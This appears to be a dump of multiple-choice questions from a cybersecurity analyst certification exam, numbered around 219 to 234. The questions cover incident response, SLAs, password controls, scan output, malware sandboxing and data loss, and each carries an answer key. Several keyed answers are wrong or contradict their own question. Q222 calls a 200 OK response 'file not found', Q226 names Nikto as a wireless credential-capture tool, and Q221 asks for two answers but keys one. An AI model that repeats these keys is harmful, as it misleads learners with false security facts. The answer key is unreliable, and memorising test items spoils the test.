During a recent breach, an attacker was able to use `tcpdump` on a compromised Linux server to capture the password of a network administrator that logged into a switch using telnet.

Which of the following compensating controls could be implemented to address this going forward?

A. Whitelist `tcpdump` of Linux servers.
B. Change the network administrator password to a more complex one.
C. Implement separation of duties.
D. Require SSH on network devices.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 219
A company uses a managed IDS system, and a security analyst has noticed a large volume of brute force password attacks originating from a single IP address. The analyst put in a ticket with the IDS provider, but no action was taken for 24 hours, and the attacks continued. Which of the following would be the BEST approach for the scenario described?

A. Draft a new MOU to include response incentive fees.
B. Reengineer the BPA to meet the organization’s needs.
C. Modify the SLA to support organizational requirements.
D. Implement an MOA to improve vendor responsiveness.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 220
In the development stage of the incident response policy, the security analyst needs to determine the stakeholders for the policy. Who of the following would be the policy stakeholders?

A. Human resources, legal, public relations, management
B. Chief Information Officer (CIO), Chief Executive Officer, board of directors, stockholders
C. IT, human resources, security administrator, finance
D. Public information officer, human resources, audit, customer service

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 221
The help desk has reported that users are reusing previous passwords when prompted to change them. Which of the following would be the MOST appropriate control for the security analyst to configure to prevent password reuse? (Choose two.)


A. Implement mandatory access control on all workstations.
B. Implement role-based access control within directory services.
C. Deploy Group Policy Objects to domain resources.
D. Implement scripts to automate the configuration of PAM on Linux hosts.
E. Deploy a single-sing-on solution for both Windows and Linux hosts.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 222

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:



```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 223

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

A. The confidentiality of the data is unaffected.

B. The threat is an APT.
C. The source IP of the threat has been spoofed.
D. The integrity of the data is unaffected.
E. The threat is an insider.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 224
A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

A. Review the firewall logs.
B. Review syslogs from critical servers.
C. Perform fuzzing.
D. Install a WAF in front of the application server.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 225
A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

A. Client-side whitelisting
B. Server-side whitelisting
C. Server-side blacklisting
D. Client-side blacklisting

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226
A malicious hacker wants to gather guest credentials on a hotel 802.11 network. Which of the following tools is the malicious hacker going to use to gain access to information found on the hotel network?

A. Nikto
B. Aircrak-ng
C. Nessus
D. tcpdump

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 227
A security analyst received an email with the following key:

```
Xj3XJ3LLc
```

A second security analyst received an email with following key:

```
3XJ3xjcLLC
```

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance. This is an example of:

A. dual control
B. private key encryption
C. separation of duties
D. public key encryption

E. two-factor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 228
A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior.

Which of the following malware analysis approaches is this?

A. White box testing
B. Fuzzing
C. Sandboxing
D. Static code analysis

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server.

Which of the following is MOST likely to be a false positive?

A. OpenSSH/OpenSSL Package Random Number Generator Weakness
B. Apache HTTP Server Byte Range DoS
C. GDI+ Remote Code Execution Vulnerability (MS08-052)
D. HTTP TRACE / TRACK Methods Allowed (002-1208)
E. SSL Certificate Expiry

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 230

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.
C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating data.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 231

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

A. Install a data loss prevention system, and train human resources employees on its use. Provide PII training to all employees at the company. Encrypt PII information.
B. Enforce encryption on all emails sent within the company. Create a PII program and policy on how to handle data. Train all human resources employees.
C. Train all employees. Encrypt data sent on the company network. Bring in privacy personnel to present a plan on how PII should be handled.
D. Install specific equipment to create a human resources policy that protects PII data. Train company employees on how to handle PII data. Outsource all PII to another company. Send the human resources director to training for PII handling.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 232
A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
B. Incorporate prioritization levels into the remediation process and address critical findings first.
C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 233
Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

A. Reverse engineering
B. Fuzzing
C. Penetration testing
D. Network mapping

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234

The service desk has received several calls from the remote workforce group stating they have experienced degradation in services The security analyst discovers all the remote laptops have become infected with a known virus that was introduced by a known application weakness. Which of the following is the BEST course of action to ensure the remote workers do not experience this issue in the future?

A. Communicate to the remote workers that company laptops are for work purposes only.

B. Configure the devices to access the Internet through the corporate network only.

C. Ensure devices receive software updates and definitions upon connecting to the internal network.

D. Develop and configure a whitelist on each laptop for authored, business-related websites only.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference: